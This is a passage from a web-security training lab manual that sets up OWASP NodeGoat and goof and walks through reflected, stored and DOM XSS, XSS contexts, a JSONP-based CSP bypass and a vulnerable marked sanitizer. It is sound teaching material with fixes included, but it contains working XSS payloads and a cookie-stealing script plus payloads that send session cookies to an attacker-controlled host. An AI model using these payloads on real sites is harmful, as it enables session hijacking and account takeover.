


Hacking Modern Web Apps
Part: 1
Lab ID: 3

NodeJS
Client Side attacks

Introduction to XSS
Content Security Policy
PostMessage() Vulnerability
Cross Site Request Forgery
Open Redirect Vulnerabilities

7ASecurity
Protect Your Site & Apps From Attackers
admin@7asecurity.com

INDEX

Part 0: Starting OWASP NodeGoat & XSS Labs

If you are using lab VM, you can directly skip this part and move to Part 1.

If you are not using the lab VM, you might need to run the below commands to install and set up relevant apps before proceeding to Part 1.

Commands:

```
wget -qO - https://www.mongodb.org/static/pgp/server-4.2.asc|sudo apt-key add -
echo "deb [ arch=amd64,arm64 ] https://repo.mongodb.org/apt/ubuntu
bionic/mongodb-org/4.2 multiverse" | sudo tee
/etc/apt/sources.list.d/mongodb-org-4.2.list
sudo apt-get update
sudo apt-get install -y mongodb-org
sudo systemctl daemon-reload
sudo systemctl start mongod
sudo systemctl enable mongod
```

For best results following this lab, it is recommended that you use the NodeGoat version present in the following URL:

Download URL:
https://training.7asecurity.com/ma/mwebapps/part1/apps/NodeGoat_2019_09_10.zip

Alternative download link:
https://github.com/OWASP/NodeGoat/archive/v1.4.zip

Commands:

```
mkdir -p ~/labs/part1/lab3
cd ~/labs/part1/lab3
unzip NodeGoat_2019_09_10.zip
cd NodeGoat-master/ # cd NodeGoat-1.4 # Depending on source
npm install
```

After installation, uncomment line 8, db: “mongodb://localhost:27012/nodegoat” in config/env/development.js:

File:
config/env/development.js

Line to uncomment:

```
db: "mongodb://localhost:27017/nodegoat",
```

Before you continue you need to run MongoDB from another terminal:

Command:

```
sudo mongod --dbpath /var/lib/mongodb
```

Output:

```
2020-07-27T21:20:15.609+0200 I  CONTROL  [main] Automatically disabling TLS
1.0, to force-enable TLS 1.0 specify --sslDisabledProtocols 'none'
2020-07-27T21:20:15.618+0200 W  ASIO     [main] No TransportLayer configured
during NetworkInterface startup
```

Now we are ready to seed the database with the following command, this will basically add some data to the database:

Command:

```
npm run db:seed
```

Output:

```
> owasp-nodejs-goat@1.3.0 db:seed /home/alert1/labs/lab3/NodeGoat-master
> NODE_ENV=test grunt db-reset

Running "db-reset" task
>> Current Config: {
>>   port: 4000,
>>   db: 'mongodb://localhost:27017/nodegoat',
>>   cookieSecret: 'session_cookie_secret_key_here',
>>   cryptoKey: 'a_secure_key_for_crypto_here',
>>   cryptoAlgo: 'aes256',
>>   hostName: 'localhost',
>>   zapHostName: '192.168.56.20',
>>   zapPort: '8080',
>>   zapApiKey: 'v9dn0balpqas1pcc281tn5ood1',
>>   zapApiFeedbackSpeed: 5000
>> }
>> Connected to the database: mongodb://localhost:27017/nodegoat
>> Users to insert:
>> {"_id":1,"userName":"admin","firstName":"Node
Goat","lastName":"Admin","password":"Admin_123","isAdmin":true}
[...]
```

Only now we are ready to start the application:

Command:

```
npm start
```

Output:

```
> owasp-nodejs-goat@1.3.0 start /home/alert1/labs/lab3/NodeGoat-master
> node server.js

Current Config: {
  port: 4000,
  db: 'mongodb://localhost:27017/nodegoat',
  cookieSecret: 'session_cookie_secret_key_here',
  cryptoKey: 'a_secure_key_for_crypto_here',
  cryptoAlgo: 'aes256',
  hostName: 'localhost',
  zapHostName: '192.168.56.20',
  zapPort: '8080',
  zapApiKey: 'v9dn0balpqas1pcc281tn5ood1',
  zapApiFeedbackSpeed: 5000
}
Connected to the database: mongodb://localhost:27017/nodegoat
Express http server listening on port 4000
```

Now that we have set up nodegoat, let's set up the XSS labs which is a custom lab provided by 7Asecurity for testing out XSS in various different contexts.

Before starting the lab, if you haven't already installed PHP, please proceed with the installation below. It's recommended to use php7.2 for this lab.

Download:
https://training.7asecurity.com/ma/mwebapps/part1/apps/xss_labs.zip

NOTE: You can copy-paste the commands below from this link:
https://7as.es/nodejs/xss/xss_labs_commands.txt

Commands:

```
sudo add-apt-repository ppa:ondrej/php
sudo apt-get update
sudo apt-get install php7.2 libapache2-mod-php7.2
sudo apt-get install php7.2-mbstring php7.2-gd php7.2-mysql php7.2-xml
php7.2-curl
sudo systemctl restart apache2

# If you have multiple versions of PHP installed
```

```
# choose the default version with the below commands
sudo update-alternatives --config php
sudo apt-get install mysql-server

# If you have permission issues into creating files in /var/www
# then run the following commands:
sudo chown -R alert1:www-data /var/www/
sudo chmod -R g+s /var/www/

# Download the files using the above link and unzip it to the
# webroot
mkdir -p /var/www/html/part1/lab3/
cd /var/www/html/part1/lab3/
unzip xss_labs.zip
chmod 755 -R xss_labs/
# incase if you still get permission denied, you can choose to
# give 777 permissions but this should not be the case while
# deploying an application into production.
cd xss_labs
```

To access the XSS_labs, open a browser (recommended browser: Mozilla Firefox) and visit the following: http://localhost/part1/lab3/xss_labs

Part 1: Introduction to XSS

Cross Site Scripting (XSS) is a client side code injection vulnerability. An attacker can exploit the vulnerability to include malicious JavaScript into a webpage which will get executed in the context of that website (usually in a victim's browser). Mainly there are 3 different types of XSS:

Reflected XSS

Reflected XSS is the most common type of XSS which occurs when data received from the HTTP request is reflected in the immediate response in an unsafe way. Let's take an example to illustrate:

Code:

```
// Cross Site Scripting (XSS) - Output encoding is absent
app.get('/login', function(req, res) {
    var user = req.query.user;
    var pass = req.query.pass;

    if (authenticate(user, pass)) {
        res.type('html').send('Hello and Welcome !');

    } else {
        res.type('html').send('Invalid username/password: ' + user);
    }
});
```

A very simple example of an authentication API where the user and pass variables are being read from the HTTP request which is used to authenticate the user. If the authentication fails (wrong username or password), the application throws back the same username with a generic message without any encoding.

If the user enters the following as his username: `<script>alert(1)</script>`

After the authentication fails, the application throws an error which includes the above user input without any sanitization. Once the browser gets the response, it will go ahead and execute the same.

Persistent / Stored XSS

Persistent or Stored XSS happens when data received from the HTTP request is saved on to the backend database and is later used in the HTTP responses without any sanitization.

A simple example would be a forum where multiple people discuss a topic on a thread and each comment is saved on to the backend database and is then shown as a thread.

Example Message:

```
<p>Hello, this is a message</p>
```

Since this application doesn't have any user input sanitization, an attacker can send javascript payloads which basically get stored in the backend DB and are then shown to the other users.

Example Payload:

```
<p><script>alert(document.domain)</script></p>
```

DOM XSS

DOM-based XSS happens when client-side javascript takes data from attacker-controlled sources like GET params to dynamically modify DOM elements using sinks which support code executions like eval() or document.write().

Source

Source is the location from which untrusted data is taken by the application (which can be controlled by user input) and passed on to the sink. Some examples of sources are:

URL-BASED SOURCES	NAVIGATION-BASED SOURCES	COMMUNICATION SOURCES	STORAGE SOURCES
location	window.name	Ajax	Cookies
location.href	document.referrer	Web Sockets	localStorage
location.search		Window Messaging	SessionStor-age

Fig.: Common sources for DOM XSS

Sink

Sinks are the places where untrusted data coming from the sources is actually getting executed resulting in DOM XSS. There are 3 different categories of sinks:

JAVASCRIPT EXECUTION SINKS	HTML EXECUTION SINKS	JAVASCRIPT URI SINKS
eval()	innerHTML()	location
setTimeout()	outerHTML()	location.href
setInterval()	document.write()	location.replace()
Function()		location.assign()

Fig.: Common sinks for DOM XSS

Let's take an example:

Code:

```
<html>
    <p id="name">Hello<p>
    <script>
        var url = new URL(window.location.href);
        var name = url.searchParams.get("name");
        document.getElementById('name').innerHTML = 'Hello ' + name;
    </script>
</html>
```

In the example code above, the javascript searches for a GET parameter named “name” and dynamically writes its value to the DOM using innerHTML. Here the source is the GET parameter named “name” while the sink is the “innerHTML”.

XSS Contexts

A context is an environment where user-supplied inputs start living. There are 4 different contexts in which an XSS can occur. Understanding the different XSS contexts are crucial for both exploitation and patching of the vulnerability.

HTML Context

User input gets reflected inside HTML elements. In order to exploit XSS in this context, we need to introduce some new HTML tags designed to trigger execution of JavaScript like <script> or use event handlers with other tags:

Link:
http://localhost/part1/lab3/xss_labs/context/html-context.php

Code:

```
<!-- user input reflecting inside html tags -->
<h2>User bio: UserInput<h2>
```

POC:

```
</h2><svg/onload=alert(1)>
```

Attribute Context

User input comes inside Attributes of HTML elements. Here we might sometimes be able to terminate the attribute value, close the tag, and introduce a new one or we can close the existing attribute and include a new attribute (or event handler) which can execute javascript.

Link:
http://localhost/part1/lab3/xss_labs/context/attribute-context.php

Code:

```
<!-- user input reflecting inside html attributes -->
<h2 id="page-title" title="UserInput"> </h2>
```

POC:

```
title" onmouseover="alert(1)
```

Resulting HTML:

```
<h2 id="page-title" title="title" onmouseover="alert(1)"> </h2>
```

Script Context

User input comes inside JavaScript. In this scenario, if we can close the current string context, then we can inject our own javascript functions or payloads. Here It is essential to repair the script following the XSS context, because any syntax errors there will prevent the whole script from executing

Link:
http://localhost/part1/lab3/xss_labs/context/script-context.php

Code:

```
<!-- user input reflecting script tags -->
<script> var name = "UserInput";</script>
```

POC:

```
";alert(1);"
```

Resulting Script:

```
<script> var name = "";alert(1);"";</script>
```

URL Context

User input comes inside the href attribute. Here the user input reflects inside the href tag and hence the URL context. Most of the modern browsers support javascript: URI's which can be used to execute JavaScript.

Link:
http://localhost/part1/lab3/xss_labs/context/url-context.php

Code:

```
<!-- user input reflecting inside href tags -->
<a href="UserInput" target="_blank">Link</a>
```

POC:

```
javascript:alert(1)
```

Identifying XSS

Step 1: Start Nodegoat

Command:

```
cd ~/labs/part1/lab3/NodeGoat-master
npm start
```

Output:

```
> owasp-nodejs-goat@1.3.0 start /home/alert1/labs/lab3/NodeGoat-master
> node server.js

Current Config: {
  port: 4000,
  db: 'mongodb://localhost:27017/nodegoat',
  cookieSecret: 'session_cookie_secret_key_here',
  cryptoKey: 'a_secure_key_for_crypto_here',
  cryptoAlgo: 'aes256',
  hostName: 'localhost',
```

```
  zapHostName: '192.168.56.20',
  zapPort: '8080',
  zapApiKey: 'v9dn0balpqas1pcc281tn5ood1',
  zapApiFeedbackSpeed: 5000
}
Connected to the database: mongodb://localhost:27017/nodegoat
Express http server listening on port 4000
```

Step 2: Identifying XSS

One of the common areas to explore XSS is in the profile section, especially when "admin" login can see all the other user's details (user level to admin level stored XSS).

Once logged in as admin, he will automatically be redirected to http://localhost:4000/benefits

From this page, all users' first name and last name are mentioned. Let's sign up for a new account and try to inject a simple XSS payload in the first and last name to check if the vulnerability exists.

Go to http://localhost:4000/signup




Fig.: XSS payloads in first and last name

Step 3 Confirming the XSS:

Now logout and login as an admin user (admin / Admin_123), as you carefully noticed on the DB seed step). The moment we login, we can see a popup confirming the XSS.




Fig.: XSS triggered with admin logged in.

Step 4: Analysing benefitsHandler.displayBenefits() function:

Let's grep through the source code to identify the source code responsible for this XSS:

Command:

```
grep -inr "/benefits" . --exclude-dir=test
```

Output:

```
./app/routes/benefits.js:1:var BenefitsDAO =
require("../data/benefits-dao").BenefitsDAO;
./app/routes/index.js:3:var BenefitsHandler = require("./benefits");
./app/routes/index.js:55:    app.get("/benefits", isLoggedIn,
benefitsHandler.displayBenefits);
```

```
./app/routes/index.js:56:    app.post("/benefits", isLoggedIn,
benefitsHandler.updateBenefits);
./app/routes/index.js:58:     app.get("/benefits", isLoggedIn, isAdmin,
benefitsHandler.displayBenefits);
./app/routes/index.js:59:     app.post("/benefits", isLoggedIn, isAdmin,
benefitsHandler.updateBenefits);
```

Let's explore the Benefits handler, which is basically called when the GET request is initiated to "/benefits".

File:
app/routes/benefits.js

Code:

```
var BenefitsDAO = require("../data/benefits-dao").BenefitsDAO;
function BenefitsHandler(db) {
    "use strict";
    var benefitsDAO = new BenefitsDAO(db);
    this.displayBenefits = function(req, res, next) {
        benefitsDAO.getAllNonAdminUsers(function(error, users) {
            if (error) return next(error);
            return res.render("benefits", {
                users: users,
                user: {
                    isAdmin: true
                }
            });
       });
    };
```

So this function is internally called the *getAllNonAdminUsers*() (which is defined in benefits-dao) and uses this data to render the benefits page.

File:
nodegoat/app/data/benefits-dao.js

Code:

```
this.getAllNonAdminUsers = function(callback) {
    usersCol.find({
        "isAdmin": {
            $ne: true
        }
```

```
    }).toArray(function(err, users) {
        callback(null, users);
    });
};
```

As we can see, the function simply takes all the users who are not admin and returns this data without any sanitization, which is the reason why XSS exists here.

If we look at the HTML source of the "/benefits" page, we can see that the vulnerability exists inside HTML Context and hence we can use HTML encoding to fix the vulnerability.

Resulting HTML:

```
<tr>
 <td>4</td>
 <td><script>alert('firstname');</script></td>
 <td><script>alert('lastname');</script></td>
 <td>
        <form method="POST" action="/benefits">
                <div class="input-group">
                        <input type="hidden" name="userId" value="4"></input>
                        <input type="date" class="form-control" name="benefitStartDate"
value="2050-06-05"></input>
                        <span class="input-group-btn">
                                <button type="submit" class="btn
btn-default">Save</button>
                        </span>
                </div>
                <!-- /input-group -->
        </form>
 </td>
</tr>
```

There are several npm libraries which can be used for HTML encoding purposes.

Commands:

```
npm i htmlencode
```

File:
nodegoat/app/routes/benefits.js

Code:

```
var BenefitsDAO = require("../data/benefits-dao").BenefitsDAO;
var htmlencode = require('htmlencode').htmlEncode;

function BenefitsHandler(db) {
    "use strict";
    var benefitsDAO = new BenefitsDAO(db);
    this.displayBenefits = function(req, res, next) {
        benefitsDAO.getAllNonAdminUsers(function(error, users) {
            if (error) return next(error);
            var sanitized_users  = [];
            users.forEach(function(e) {
                e.firstName = htmlencode(e.firstName);
                e.lastName = htmlencode(e.lastName);
                sanitized_users.push(e);
            });
            return res.render("benefits", {
                users: sanitized_users,
                user: {
                    isAdmin: true
                }
            });
        });
    };
```

Here, we took each element from the users array, and specifically html-encoded the *firstName* and *lastName* where the XSS was occurring (you can include other params as well in case needed) before passing it on to the render template.

Stealing sessions using XSS

Step 1 Stealing Admin cookie:

Now that we have confirmed the XSS, let's login to the user account and save the payload to compromise an admin account. In order to steal the admin cookie, the following steps can be used:

1. Read the admin cookie with "document.cookie"

2. Initiate a simple HTTP request to a public IP/domain with a GET parameter containing the cookie value.

3. Use the HTTP request logs to read the cookie value and use it in the local browser to access the admin account.

An easy way to do this is to use the “document.location” which redirects the admin to the website which we control.

File:
cookiestealer.php

Code:

```
<?php
    $cookie = $_GET["cookie"];
    // write the cookie value to a file
    $file = fopen('cookie.txt', 'a');
    fwrite($file, $cookie . "\n\n");
?>
```

Payload:

```
<script>
document.location='http://127.0.0.1/cookiestealer.php?cookie='+document.cookie;
</script>
```

Now the problem here is that the admin will come to know “something is wrong” since he got redirected to a malicious web page. So the idea here is to steal the cookie silently so that admin doesn’t get to know their account has been compromised.

One of the ways to do this is to create an img tag and append it to the html body using javascript.

Note: If you don’t have a public IP/domain name, use http://requestbin.net/

Payload:

```
</td><div id="blah" style=display:none></div>
<script>
var img = document.createElement('img');
img.src =  'https://localhost/cookiestealer.php?cookie=' +
encodeURIComponent(document.cookie);
document.getElementById('blah').appendChild(img);
</script>
```

Change the last name of your profile to the above payload and wait for the admin to login.

Patching/Fixing XSS

The main mitigation strategies are as follows, for more details please see the OWASP XSS Prevention CheatSheet[1].

1. **Input Validation and sanitization**: Input validation and data sanitization are the first line of defense against untrusted data. Always allow only alphanumeric characters and deny any special characters unless it's explicitly required.

2. **Context aware output encoding**: When the browser is trying to render HTML, it follows different rendering rules for different contexts. Hence context aware output encoding is essential to mitigate the risks.

Context	Code	Encoding
HTML Context	`<h2>User bio: UserInput<h2>`	Convert & to & Convert < to < Convert > to > Convert " to " Convert ' to ' Convert / to /
Attribute Context	`<h2 id="id-num" title="UserInput"> </h2>`	Except for alphanumeric characters, escape all characters with the HTML Entity &#xHH; format, including spaces. (HH = Hex Value)
Script Context	`<script> var name = "UserInput";</script>`	Ensure JavaScript variables are quoted. Except for alphanumeric characters, escape all characters with ASCII values less than 256 with \uXXXX unicode escaping format (X = Integer), or in xHH (HH = HEX Value) encoding format.
URL Context	`<a href="UserInput" target="_blank">`	Except for alphanumeric characters, escape all characters with ASCII values less than 256 with the HTML

[1] https://cheatsheetseries.owasp.org/cheatsheets/Cross_Site_Scripting_Prevention_Cheat_Sheet.html

	`Link</a>`	Entity &#xHH; format, including spaces. (HH = Hex Value)

3. **Content Security Policy**: CSP is basically a defense in depth which can reduce the attack surface even if an XSS occurs. It is an HTTP response header which prevents the browser from loading external assets/dynamic resources (Scripts, images etc..) unless whitelisted in the header.

4. **HTTPOnly Cookies**: Enabling HTTP only flags on session cookies can ensure that javascript can't read sensitive cookies.

Part 2: Content Security Policy

Introduction

Content Security Policy (CSP) is an HTTP response header which prevents the browser from loading external assets/dynamic resources (Scripts, images etc..) unless whitelisted in the header.

A properly defined CSP policy can prevent XSS attacks to a great extent and makes it really hard for an attacker to exploit an XSS vulnerability.

Understanding CSP

Now in the same XSS scenario above, let's try to add CSP and see how it affects the whole exploitation process.

File:
`~/labs/part1/lab3/NodeGoat-master/server.js`

Code:

```
const csp = require ('helmet-csp') // Add this on line 1
[...]
// paste the below code on line 70
app.use(csp({
        // Specify directives as normal.
        directives: {
            scriptSrc: ["'self'", "*.google.com"],
            fontSrc: ["'self'"],
            reportUri: '/report-violation',
            workerSrc: false  // This is not set.
        },

    }))
```

Add the above code on line 70 in the file server.js. This will enable CSP across the application. Essentially this will add the following HTTP response header to the application:

Response Header:

```
Content-Security-Policy: script-src 'self' *.google.com; font-src 'self'; report-uri
/report-violation; worker-src
```

This header essentially restricts the “script-src” to “self, *.google.com” which means:

1. We can load javascript either from the same domain where the application is hosted or from any google subdomains.

2. Loading javascript from all other domains is blocked.

3. This also prevents the execution of inline javascript. This means we can no longer insert a simple script payload and get it executed from the admin panel.

Bypassing CSP with JSONP

A common method of bypass such restricted CSP is to figure out a JSONP endpoints on the white listed domain (here *.google.com) and then use that inside the script source. A huge list of such payloads can be seen on the *PayloadAllThings* github page[2].

Command:

```
curl "https://accounts.google.com/o/oauth2/revoke?callback=alert(1337)"
```

Output:

```
// API callback
alert(1337)({
  "error": {
    "code": 400,
    "message": "Invalid JSONP callback name: 'alert(1337)'; only alphabet, number, '_',
'$', '.', '[' and ']' are allowed.",
    "status": "INVALID_ARGUMENT"
  }
}
);
```

You can see that the response starts with alert(1337) which is a valid javascript function call. Let’s try to see if this can actually be used to bypass the CSP.

[2] https://github.com/swisskyrepo/PayloadsAllTheThings/blob/master/XSS%20Injection/Intruders/jsonp_endpoint.txt

Payload:

```
"><script src="https://accounts.google.com/o/oauth2/revoke?callback=alert(1337)">
</script>
```

Inject the payload on the last name field and click submit. You can see an alert(1337) being executed confirming that we have indeed bypassed the CSP.

Part 3: CVE-2016-10531 - Markdown based XSS

Introduction

Marked is a lightweight markdown compiler which supports almost all the markdown features. Marked has improper output sanitization which leads to an attacker bypassing it using HTML Coded Character Set[3].

For best results following this lab section, it is recommended that you use the Goof version present in the following URL (this is preinstalled in the lab VM: *~/labs/part1/lab3/goof*):

Command:

```
cd ~/labs/part1/lab3/goof
npm start
```

If you are not using the lab VM, you can install goof manually with the following instructions:

Download URL:
https://training.7asecurity.com/ma/mwebapps/part1/apps/goof_2020_02_06.zip

Alternative download link:
https://github.com/snyk/goof/archive/master.zip

If you are not running the lab VM, you should also run the following:

Command:

```
sudo apt-get install libkrb5-dev
```

Then, start goof from the relevant directory:

Commands:

```
mkdir -p ~/labs/part1/lab3
cd ~/labs/part1/lab3
unzip goof_2020_02_06.zip
cd goof-master
npm install
```

[3] https://www.w3.org/MarkUp/html-spec/html-spec_13.html#SEC13

```
npm start
```

Exploring the sanitize() function

Step 1: Exploring the application

Goof is a very simple note taking application which supports markdown using “marked” framework. Let’s explore the functionality to understand how markdown[4] works. Click on the input box and type in the following and click ENTER:

Code:

```
[google](https://google.com)
```




Fig.:Markdown in action

The markdown actually got rendered and clicking on google will take us to google.com. Here the format is called markdown and it's automatically parsed and converted in the HTML by marked framework.

There are several ways in which markdown parsing[5] can introduce XSS vulnerabilities. One of the most common ways is to use javascript URI’s.

Code:

```
[google](javascript:alert(1))
```

[4] https://guides.github.com/features/mastering-markdown/
[5] https://github.com/showdownjs/showdown/wiki/Markdown's-XSS-Vulnerability-(and-how-to-mitigate-it)

If the markdown rendering is vulnerable, this can introduce stored XSS vulnerabilities but if you type in the above payload and click on ENTER, it doesn't seem to be turning into a hyperlink.




Fig.: Markdown rendering broken with XSS payloads

Looks like there is some sanitization happening in the backend to prevent the vulnerability from occurring. Let's explore more to understand how the backend sanitizes the user input.

Step 2: Understanding the sanitize function

Let's look through the codebase to see how marked is called and understand how sanitization works here.

Command:

```
grep -inr "marked" . --exclude-dir=node_modules
```

Output:

```
./LICENSE:59:      excluding communication that is conspicuously marked or
otherwise
./README.md:51:- [marked - XSS](https://snyk.io/vuln/npm:marked:20150520)
./package-lock.json:3121:    "marked": {
./package-lock.json:3123:      "resolved":
"https://registry.npmjs.org/marked/-/marked-0.3.5.tgz",
./package.json:36:    "marked": "0.3.5",
./views/index.ejs:16:    <a class="update-link" href="/edit/<%= todo._id %>"
title="Update this todo item"><%- marked(new String(todo.content)) %></a>
./app.js:20:var marked = require('marked');
./app.js:61:marked.setOptions({ sanitize: true });
./app.js:62:app.locals.marked = marked;
```

File:

goof/app.js

Code:

```
// Add the option to output (sanitized!) markdown
marked.setOptions({ sanitize: true });
```

Looks like sanitize is enabled on marked. Let's look at how the "*sanitize:true*" works internally.

Command:

```
cd goof/node_modules/marked/lib
```

File:
goof/node_modules/marked/lib/marked.js

Code:

```
Renderer.prototype.link = function(href, title, text) {
  if (this.options.sanitize) {
    try {
      var prot = decodeURIComponent(unescape(href))
        .replace(/[^\w:]/g, '')
        .toLowerCase();
    } catch (e) {
      return '';
    }
    console.log("prot: " + prot);
    console.log("href: " + href);
    if (prot.indexOf('javascript:') === 0 || prot.indexOf('vbscript:') === 0) {
      return '';
    }
  }
  var out = '<a href="' + href + '"';
  if (title) {
    out += ' title="' + title + '"';
  }
  out += '>' + text + '</a>';
  return out;
};
```

The following things are clear from the above code:

1. If sanitize is set to true, it's internally calling the "*unescape(href)*" which does a regex based decoding.

2. If the input starts with either the keyword “*javascript:*” or “*vbscript:*” URI’s, then markdown is not rendered.

A quick bypass here is to use “data:” URIs (executes on null origin in modern browsers) but let’s look into unescape() function first:

File:
goof/node_modules/marked/lib/marked.js

Code:

```
function unescape(html) {
  return html.replace(/&([#\w]+);/g, function(_, n) {
    n = n.toLowerCase();
    if (n === 'colon') return ':';
    if (n.charAt(0) === '#') {
      return n.charAt(1) === 'x'
        ? String.fromCharCode(parseInt(n.substring(2), 16))
        : String.fromCharCode(+n.substring(1));
    }
    return '';
  });
}
```

